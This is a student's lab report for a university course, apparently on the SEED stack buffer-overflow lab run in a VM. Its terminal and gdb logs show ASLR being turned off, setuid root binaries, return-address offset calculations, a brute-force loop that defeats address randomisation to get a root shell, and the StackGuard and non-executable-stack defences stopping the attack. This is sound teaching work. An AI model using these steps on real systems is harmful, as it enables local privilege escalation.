

Burrell, David CYBR271
300209541 Assignment Two - Report

Task One:



```
[09/14/19]seed@VM:~$ sysctl -w kernel.randomize_va_space=0
sysctl: permission denied on key 'kernel.randomize_va_space'
[09/14/19]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space
[sudo] password for seed:
sysctl: "kernel.randomize_va_space" must be of the form name=value
[09/14/19]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/14/19]seed@VM:~$ sudo rm /bin/sh
[09/14/19]seed@VM:~$ sudo ln -s /bin/zsh /bin/sh
[09/14/19]seed@VM:~$ cd assignment2
[09/14/19]seed@VM:~/assignment2$ gcc -z execstack -o call_shellcode call_shellcode.c
[09/14/19]seed@VM:~/assignment2$ ls
call_shellcode  call_shellcode.c  exploit.c  exploit.py  stack.c
[09/14/19]seed@VM:~/assignment2$ ./call_shellcode
$ 
```


Following the instructions provided results in the above screenshot.
this does not provide me with a root access shell, as whoami returns seed, and id returns 1000.




```
seed@VM:~/assignment2$ sudo chown root call_shellcode
seed@VM:~/assignment2$ sudo chmod 4755 call_shellcode
seed@VM:~/assignment2$ ./call_shellcode
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugd
ev),113(lpadmin),128(sambashare)
# id -u
0
# 
```

Using the commands in the lectures slides to change the owner and permissions of 'call_shellcode' results in running of the shell with root permissions, as shown by whoami = root and id -u = 0.

Task Two:



```
seed@VM:~/assignment2$ gcc -g -o stack -z execstack -fno-stack-protector stack.c
seed@VM:~/assignment2$ sudo chown root stack
seed@VM:~/assignment2$ sudo chmod 4755 stack
seed@VM:~/assignment2$ 
```




```
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 14.
gdb-peda$ r
Starting program: /home/seed/assignment2/stack
[----------------------------------registers-----------------------------------]
EAX: 0xbffff877 --> 0xfff00000
EBX: 0x0
ECX: 0x804b0a8 --> 0x0
EDX: 0x0
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0xbffff858 --> 0xbffff868 --> 0x0
ESP: 0xbffff830 --> 0xb7fe96eb (<_dl_fixup+11>: add    esi,0x15915)
EIP: 0x80484c1 (<bof+6>:        sub    esp,0x8)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484bb <bof>:     push   ebp
   0x80484bc <bof+1>:   mov    ebp,esp
   0x80484be <bof+3>:   sub    esp,0x28
=> 0x80484c1 <bof+6>:   sub    esp,0x8
   0x80484c4 <bof+9>:   push   DWORD PTR [ebp+0x8]
   0x80484c7 <bof+12>:  lea    eax,[ebp-0x20]
   0x80484ca <bof+15>:  push   eax
   0x80484cb <bof+16>:  call   0x8048370 <strcpy@plt>
[------------------------------------stack-------------------------------------]
0000| 0xbffff830 --> 0xb7fe96eb (<_dl_fixup+11>:       add    esi,0x15915)
0004| 0xbffff834 --> 0x0
0008| 0xbffff838 --> 0xb7fba000 --> 0x1b1db0
0012| 0xbffff83c --> 0xb7ffd940 (0xb7ffd940)
0016| 0xbffff840 --> 0xbffffa88 --> 0x0
0020| 0xbffff844 --> 0xb7feff10 (<_dl_runtime_resolve+16>:      pop    edx)
0024| 0xbffff848 --> 0xb7e6688b (<__GI__IO_fread+11>:   add    ebx,0x153775)
0028| 0xbffff84c --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xbffff877 "") at stack.c:14
14          strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbffff858
gdb-peda$ p &buffer
$2 = (char (*)[24]) 0xbffff838
gdb-peda$ p/d 0xbffff858 - 0xbffff838
$3 = 32
gdb-peda$ 
```

Using the lecture slides as a guide and gdb to navigate the program at runtime, calculated the distance from the bottom of the buffer to the frame pointer, and adding 4 bytes for the jump from ebp to return address. The distance is 0x20 (32) + 4 = 0x24 (36)

After this I used 'dmesg | tail -l' to check the approximate memory location of the segmentation fault being cause from running './stack' when the exploit was not in place, this gave me : 0xffff150


Using this in the return address statement along with the size of the shellcode 0x80 (and making sure 'sudo chown root stack' and 'sudo chmod 4755 stack' have been run) I can run ./exploit and ./stack and get a root shell



```
[09/14/19]seed@VM:~/assignment2$ ./exploit
[09/14/19]seed@VM:~/assignment2$ ./stack
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugd
ev),113(lpadmin),128(sambashare)
#
```

Task Four:

Following the instructions, the attack used in task two (simply re-running the existing executables) will just result in a segmentation fault after turning ASLR back on.



```
[09/14/19]seed@VM:~/assignment2$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
[sudo] password for seed:
kernel.randomize_va_space = 2
[09/14/19]seed@VM:~/assignment2$ ./exploit
[09/14/19]seed@VM:~/assignment2$ ./stack
Segmentation fault
```


Using this script from the lab tasks:

```
#!/bin/bash

SECONDS=0
value=0

while [ 1 ]
  do
  value=$(( $value + 1 ))
  duration=$SECONDS
  min=$(($duration / 60))
  sec=$(($duration % 60))
  echo "$min minutes and $sec seconds elapsed."
  echo "The program has been running $value times so far."
  ./stack
done
```

I successfully gained root access and overcame Address Randomization using brute force:




```
The program has been running 437045 times so far.
script.sh: line 15: 28934 Segmentation fault      ./stack
5 minutes and 48 seconds elapsed.
The program has been running 437046 times so far.
script.sh: line 15: 28935 Segmentation fault      ./stack
5 minutes and 48 seconds elapsed.
The program has been running 437047 times so far.
#
```

This approach uses the limited number of possible stack base address values that a 32-bit Linux machine can have, hoping that at some point the assigned address lines up with the vulnerable program written and allows it to successfully overflow the buffer.


Task Five:

Turning address randomization off, and recompiling without turning StackGuard protection off, and executing results in:



```
[09/14/19]seed@VM:~/assignment2$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for seed:
kernel.randomize_va_space = 0
[09/14/19]seed@VM:~/assignment2$ gcc -o stack -z execstack -g stack.c
[09/14/19]seed@VM:~/assignment2$ sudo chown root stack
[09/14/19]seed@VM:~/assignment2$ sudo chmod 4755 stacj
chmod: cannot access 'stacj': No such file or directory
[09/14/19]seed@VM:~/assignment2$ sudo chmod 4755 stack
[09/14/19]seed@VM:~/assignment2$ gcc -o exploit exploit.c
[09/14/19]seed@VM:~/assignment2$ ./exploit
[09/14/19]seed@VM:~/assignment2$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[09/14/19]seed@VM:~/assignment2$
```


Looking at it with gdb shows:



```
[----------------------------------registers-----------------------------------]
EAX: 0x0
EBX: 0x3679 ('y6')
ECX: 0x3679 ('y6')
EDX: 0x6
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xbfffeec4 --> 0xb7fe3e60 (<check_match+304>:      add    esp,0x10)
EBP: 0xbffff078 --> 0xb7f660ac ("stack smashing detected")
ESP: 0xbfffee08 --> 0xbffff078 --> 0xb7f660ac ("stack smashing detected")
EIP: 0xb7fd9ce5 (<__kernel_vsyscall+9>: pop    ebp)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0xb7fd9cdf <__kernel_vsyscall+3>:    mov    ebp,esp
   0xb7fd9ce1 <__kernel_vsyscall+5>:    sysenter
   0xb7fd9ce3 <__kernel_vsyscall+7>:    int    0x80
=> 0xb7fd9ce5 <__kernel_vsyscall+9>:    pop    ebp
   0xb7fd9ce6 <__kernel_vsyscall+10>:   pop    edx
   0xb7fd9ce7 <__kernel_vsyscall+11>:   pop    ecx
   0xb7fd9ce8 <__kernel_vsyscall+12>:   ret
   0xb7fd9ce9:  nop
[------------------------------------stack-------------------------------------]
0000| 0xbfffee08 --> 0xbffff078 --> 0xb7f660ac ("stack smashing detected")
0004| 0xbfffee0c --> 0x6
0008| 0xbfffee10 --> 0x3679 ('y6')
0012| 0xbfffee14 --> 0xb7e33ea9 (<__GI_raise+57>:       cmp    eax,0xfffff000)
0016| 0xbfffee18 --> 0xb7fba000 --> 0x1b1db0
0020| 0xbfffee1c --> 0xb7e35407 (<__GI_abort+343>:      mov    edx,DWORD PTR gs:0x8)
0024| 0xbfffee20 --> 0x6
0028| 0xbfffee24 --> 0xbfffee44 --> 0x20 (' ')
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGABRT
0xb7fd9ce5 in __kernel_vsyscall ()
gdb-peda$
```


StackGuard introduces a local variable after the buffer data in which, if buffer overflow occurs, will be overridden. This variable gets checked for changes and will cause the stack protection to throw an error, as shown above, when buffer overflow is detected. This local variable is referred to as a Canary.

Task Six:



```
[09/15/19]seed@VM:~/assignment2$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for seed:
kernel.randomize_va_space = 0
[09/15/19]seed@VM:~/assignment2$ gcc -o stack -fno-stack-protector -z noexestack -g stack.c
/usr/bin/ld: warning: -z noexestack ignored.
[09/15/19]seed@VM:~/assignment2$ gcc -o stack -fno-stack-protector -z noexestack  stack.c
/usr/bin/ld: warning: -z noexestack ignored.
[09/15/19]seed@VM:~/assignment2$ gcc -o stack -fno-stack-protector -z noexecstack -g stack.c
[09/15/19]seed@VM:~/assignment2$ sudo chown root stack
[09/15/19]seed@VM:~/assignment2$ sudo chmod 4755 stack
[09/15/19]seed@VM:~/assignment2$ gcc -o exploit exploit.c
[09/15/19]seed@VM:~/assignment2$ ./exploit
[09/15/19]seed@VM:~/assignment2$ ./stack
Segmentation fault
[09/15/19]seed@VM:~/assignment2$
```

After disabling address randomization and compiling with noexecstack, and then going through the usual process to run again, we simply get a Segmentation fault.



```
[----------------------------------registers-----------------------------------]
EAX: 0x1
EBX: 0x0
ECX: 0xbffff330 --> 0x5350e389
EDX: 0xbffff2f1 --> 0x5350e389
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0x90909090
ESP: 0xbffff120 --> 0x90909090
EIP: 0xbffff1d0 --> 0x90909090
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0xbffff1cd:  nop
   0xbffff1ce:  nop
   0xbffff1cf:  nop
=> 0xbffff1d0:  nop
   0xbffff1d1:  nop
   0xbffff1d2:  nop
   0xbffff1d3:  nop
   0xbffff1d4:  nop
[------------------------------------stack-------------------------------------]
0000| 0xbffff120 --> 0x90909090
0004| 0xbffff124 --> 0x90909090
0008| 0xbffff128 --> 0x90909090
0012| 0xbffff12c --> 0x90909090
0016| 0xbffff130 --> 0x90909090
0020| 0xbffff134 --> 0x90909090
0024| 0xbffff138 --> 0x90909090
0028| 0xbffff13c --> 0x90909090
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0xbffff1d0 in ?? ()
gdb-peda$
```

The above is the result of running gdb on stack, stopping when the Segmentation Fault occurs.

It seems as if the program simply fills the stack with the NOPs, and as this protection doesn't stop buffer overflow, but simply prevents the running of executable code in the stack, the program is stopped when it attempts to launch the shell.